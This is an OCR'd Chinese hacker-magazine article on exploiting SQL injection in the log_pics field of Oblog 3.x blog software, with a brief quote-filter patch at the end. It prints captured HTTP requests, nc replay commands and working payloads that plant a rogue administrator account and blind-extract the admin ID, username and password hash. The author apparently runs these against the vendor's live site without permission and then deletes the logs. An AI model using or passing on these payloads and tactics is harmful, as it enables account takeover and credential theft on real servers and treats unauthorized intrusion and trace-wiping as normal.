


图1　添加相片窗口

在点“发布相片”之前启动“Winsock Expert”，抓到的POST数据如下：

```
POST /oblog312/user_post.asp?action=savelog&t=1 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/
pjpeg, ap

plication/msword, application/vnd.ms-excel, application/x-
shockwave-flash, */*
Referer: http://127.0.0.1/oblog312/user_post.asp?t=1
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.2; SV1; .NET CLR 1.1.4322)
Host: 127.0.0.1
Content-Length: 432
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ......略
topic=ceshi&classid=18&subjectid=0&postchknum=1871&logtags
=&edit=%3CIMG+src%3D%22http%3A%2F%2F127.0.0.1%2Foblog312
%2FUploadFiles%2F2006-5%2F53178864.jpg%22%3E%3CBR%3E&isubb
=0&isdraft=0&isencomment=1&ispassword=&showword=500face=
0&filename=%D7%D4%B6%AF%B1%E0%BA%C5&blogteam=3&blogteam
subject=0&log_pics=UploadFiles%2F2006-5%2F53178864.jpg%0D%0
A&selecty=2006&selectm=5&selectd=3&selecth=20&selectmi=27&selects=
36&logid=0&oldisdraft=0
```

将上面的数据保存在“oblog.txt”中，接着从中找到本文的主角“log_pics=UploadFiles%2F2006-5%2F53178864.jpg%0D%0A”，这其中夹杂了16进制的“/”（%2F）和“VBCRLF”（%0D%0A），按照前面的思路，将log_pics的值更改为：“UploadFiles%2F2006-5%2F53178864.jpg'+and+1=1+and+'jpg'='jpg%0D%0A”（空格用“+”表示），计算一下增加的字符数，然后修改“Content-Length”的值432为“466”（因为提交的字符值若不对的话就有可能提交失败）。启动CMD窗口，进入或者指向NC存放的路径，然后运行如下命令：

```
nc.exe -vv 127.0.0.1 80 <oblog.txt >oblog.htm
```

完成后的“oblog.htm”如图2所示。




图2 NC提交构造后的数据返回信息




图3 SQL版本利用返回信息




图4 ACCESS数据库的返回信息




图5 用我们添加的用户登录后台

“提交完成”！哈哈，漏洞现身了！接下来把log_pics中的“1=1”改为“1=2”进行提交，结果返回的“oblog.htm”页面和图2一样，真是怪了，应该出现错误才对啊！后来又将“And”改为“Or”测试也是同样的情况。为什么真与假返回的都是提交完成，难道是人品问题？

来来回回将代码看了好几遍，觉得自已的思路并没有错，但为什么在ACCESS数据库中不能注入呢？实在搞不明白！莫非因为数据库是ACCESS格式？如果换成SQL格式，情况会不会有所改变呢？在oblog3.13版的“ReadMe”中看到这样的信息：“OBLOG3.13 Patch20060422 适用版本：OBLOG3.12 ACCESS/SQL”，看来，“Oblog”除了Access版的程序外，一定还有3.X系列的SQL版程序。经过一番搜索，终于找到了一套“Oblog v3.1 SQL”版，其“user_post.asp”页的代码和“OBLOG v3.13 ACCESS”版的一样。OK，条件成立，开工！和前面的测试方法一样，先用“Winsock Expert”进行抓包，然后将抓到的数据保存在oblog1.txt中，修改log_pics值为：**UploadFiles%2F2006-5%2F53456187.jpg'and+1=(select+@@version)--jpg%0D%0A**

因为是SQL数据库，所以先提交“1=(select+@@version)”，看能否暴出系统信息。另外，所构造语句中的“--”在SQL语句中起到注释作用。细心的朋友一定会问，在“--”后为什么多了三个字符“jpg”？再看一下前面的代码就会明白，这三个字符是给“UpdatePicLinks”中“Right”的礼物，如果“Right”截到的后三位没有“jpg”，那么所提交的字符就不会进入SQL语句了。接下来修改“Content-Length”值，然后执行NC命令：“**nc.exe -vv 127.0.0.1 80 <oblog1.txt >oblog1.htm**”，完成后打开返回的oblog1.htm，如图3所示。

服务器的环境尽现眼前！进行到这儿，我忽然想到了一种判断oblog数据库类型的方法，就是提交“**'and+1=(select+@@version)--jpg**”，根据返回的信息进行判断，如果是SQL数据库，返回的信息就和图3一样；如果是ACCESS数据库，那么返回的结果就和图4一样了。

OK！总算看到了一些眉目，接着将log_pics的值更改为：

UploadFiles%2F2006-5%2F53456187.jpg';insert+into+[oblog_admin](username,password)values('52cc','49ba59abbe56e057')--jpg%0D%0A

上面语句的意思是把普通用户52cc加入到管理员表中，所提交的方法和前面一样，就不再赘述了。完成后打开oblog1.htm，显示的是“提交完成”。按照语法，返回的就应该是这种提示，但到底是否成功，还要验证后才能下结论。打开后台的登录页：“admin/admin_index.asp”，输入52cc及密码，如图5所示，登录成功！




图6 用工具POST数据

在OBLOG的后台测试了好长时间，也没有找到好点的进一步提升权限的方法，看来要想再提升权限，只有采用数据库备份了。当前网站的物理路径在图5的“站点物理路径”中已经给出来了，至于数据库备份的语句，在前两期的《黑客手册》中，我已连着介绍了数据库差异备份和日志差异备份的方法，这里也不再罗嗦了！

一次次地计算提交字符，算得我头都大了！于是用VB编一个POST提交工具，把“Winsock Expert”抓到的数据分别填入程序相应的文本框内，如图6所示。为了方便修改“log_pics”值，我将其从中间移到了最后，按所构造的字符更改“log_pics”值，虽然还是有些麻烦，但相比之前要快多了。使用这个工具，有几点需要注意：

1、用户登录时要选择“保存密码”。

2、如返回的信息是“不允许重复提交表单”，则说明“Cookie”与“提交内容”中的“postchknum”内容不一致。

3、一般情况下，返回的是“提交完成”；在提交暴库或一些特殊语句时，返回的才是出错信息，否则就有可能是构造的语句书写错误。

和往常一样，说完漏洞，接下来说的就是修补漏洞的方法。很简单，将“log_pics=trim(request("log_pics")) ”改为“log_pics=replace(trim(request("log_pics")),"'","")”，用replace()函数将提交参数中的单引号过滤为空，就补住这个专属SQL版的高危漏洞了！

（文章中用到的工具JMPost.exe、nc.exe和WinSock Expert及相关的语句已收录在光盘内。）

编辑点评：看完前面的跨站漏洞，接着又看这个提升权限漏洞，虽然这个版本的Oblog网上用的人不是很多，但作为一种漏洞的出现形式，还是有必要刊出来跟大家分享一下。希望大家能学会文章中分析问题的思路，灵活理解作者的方法，这样自己也就可以去发掘漏洞了！

第三站：再接再厉——暴破oblog3.12 ACCESS版

从本文你可以学到：
1. OBLOG3.1 ACCESS版的注射方法；
2. 加深对Update语句的理解。

在对OBLOG3.1 ACCESS版测试时，“1＝1”和“1＝2”返回的均是“提交完成”，为此一直感到郁闷！凑巧今天有些时间，便翻出那句代码又分析了一遍，恍然大悟，原来是这样的：

当给“log_pics”赋值：“UploadFiles/2006-5/56405200.jpg' and 1=1 and 'jpg'='jpg”，在Update语句中，条件成立，因而对数据库进行更新，提交完成；但如果提交的值换成：“UploadFiles/2006-5/56405200.jpg' and 1=2 and 'jpg'='jpg”，条件不成立，按理说应该出错，但却没有出错，为什么呢？因为这是“Update”语句，并不是通常见到的“Select”语句。在“Update”语句中，条件不成立，就不进行更新，跳过更新语句，转而执行下面的语句，因此返回的也是“提交完成”。不管错也好，对也好，它就一根筋了！怎样让它招呢？我忽然想起了那句测试SQL与ACCESS数据库的代码：“' and 1=(select @@version)--jpg”，当在ACCESS数据内运行时，会出现这么一句：“语法错误”，就是因为后面的“jpg”。这是不是一个突破口呢？




图1 提交构造好的测试语句




图2 返回提交完成信息

由于工作原因，经常会用到EXCEL，和其中的一个函数“IF”混得很熟，来看一下IF的格式：“IF(Logical, Value_if_true,Value_if_false)”。Logical代表逻辑判断表达式；Value_if_true表示当判断条件为逻辑“真（TRUE）”时的显示内容，Value_if_false表示当判断条件为逻辑“假（FALSE）”时的显示内容。那么在ASP程序中有这样的函数吗？答案是肯定的。在ACCESS数据库中有IIF函数，格式是：IIf(Logical,Value_if_true, Value_if_false)，和EXCEL中的IF格式是一样的。另外，SQL数据库的是CASE函数，语法是：CASE WHEN Logical THEN Value_if_true ELSE Value_if_false END ，如果Logical表达式为真就显示Value_if_true中的内容，否则便显示Value_if_false中的内容。

上面说的好像风马牛不相及？NO！它们是有联系的！因为暴破所针对的平台是ACCESS数据库，所以下面就用IIF函数来举例说明。比如我构造这样一段代码：“UploadFiles/2006-5/56405200.jpg' and 2=(iif(1=1),2,'2 abc') and 'jpg'='jpg”，大家来看一下流程，如果IIF中的条件“(1=1)”结果为真，那么返回的就是2，这一段代码就变成了“UploadFiles/2006-5/56408149.jpg' and 2=2 and 'jpg'='jpg”，条件成立，执行更新命令。但如果将iif中的“(1=1)”改为“(1=2)”，条件不成立，那么结果就是假，返回的就是“2 abc”，递交到代码中就变成了：UploadFiles/2006-5/56405200.jpg' and 2=2 abc and 'jpg'='jpg”。看到没有？代码中间多了一个“abc”，当这样的语句在SQL中执行，结果是什么？肯定会出现“语法错误”之类的提示！瞧，这ACCESS版的漏洞就浮出水面了！

在本地测试成功后，打开OBLOG的官方站点进行测试。首先上传一个图片，接着用“Winsock Expert”抓取“发布相片”的数据包，将这些数据分门别类地复制到偶的那款小工具的相关项目内，最后修改“log_pics”值为：“UploadFiles%2F2006-5%2F56595782.jpg'+and+2=(iif((select+top+1+id+from[oblog_admin])=1,2,'2 abc'))+and'jpg'='jpg%0D%0A”，这一句的意思是判断管理员的最小ID是否为1，如出现“提交成功”，则证明有一个ID为1的管理员，否则就是没有这个ID。运行后的结果如图1所示。

在“返回信息”的最下方显示的是“表达式中数据类型不匹配”。前面怎么说的？如出错就说明管理员的ID不是1，那就改试2，将IIF中的1改为2，如果仍是错误，再试3。哈哈，这次返回的信息中有“提交完成”，如图2所示。

说明管理员的ID为3。有了ID值，我们再来猜管理员的名称。将IIF中的逻辑语句更改为：“(select+asc(mid(username,1,1))+from+[oblog_admin]+where+id=3)<58”，判断管理员名称的第一位ASC值是否小于58（是否是数字），结果又是“数据类型不匹配”，看来是字符型的，莫非是“a”？将“<58”改为“=97”，返回“提交成功”。再将“dmin”这几个分别用ASC值测试，返回的均为“提交完成”，看来管理员中有一个“admin”的名字！接下来再猜“admin”的MD5值，修改提交语句为：“(select+asc(mid(password,1,1))+from+[oblog_admin]+where+id=3)<58”，一直猜到52（4）时才出现“提交完成”。难道admin的MD5值是默认的“469e80d32c0559f8”？（admin888）将以下语句进行测试：“(select+password+from+[oblog_admin]+where+id=3)='469e80d32c0559f8'”，返回的还真是“提交完成”！哇，OBLOG的后台竟然是默认的admin！高兴ING！

但接下来的事情就没那么幸运了。测试了老半天，也没有找到后台的大门，看来管理员更改了后台的路径。也罢！偶此行的目的只是为了测试ACCESS版的暴破漏洞，目的已经达到，就不再做无用之功了，结束此行！

选中那些无用的日志，一个字“删”！

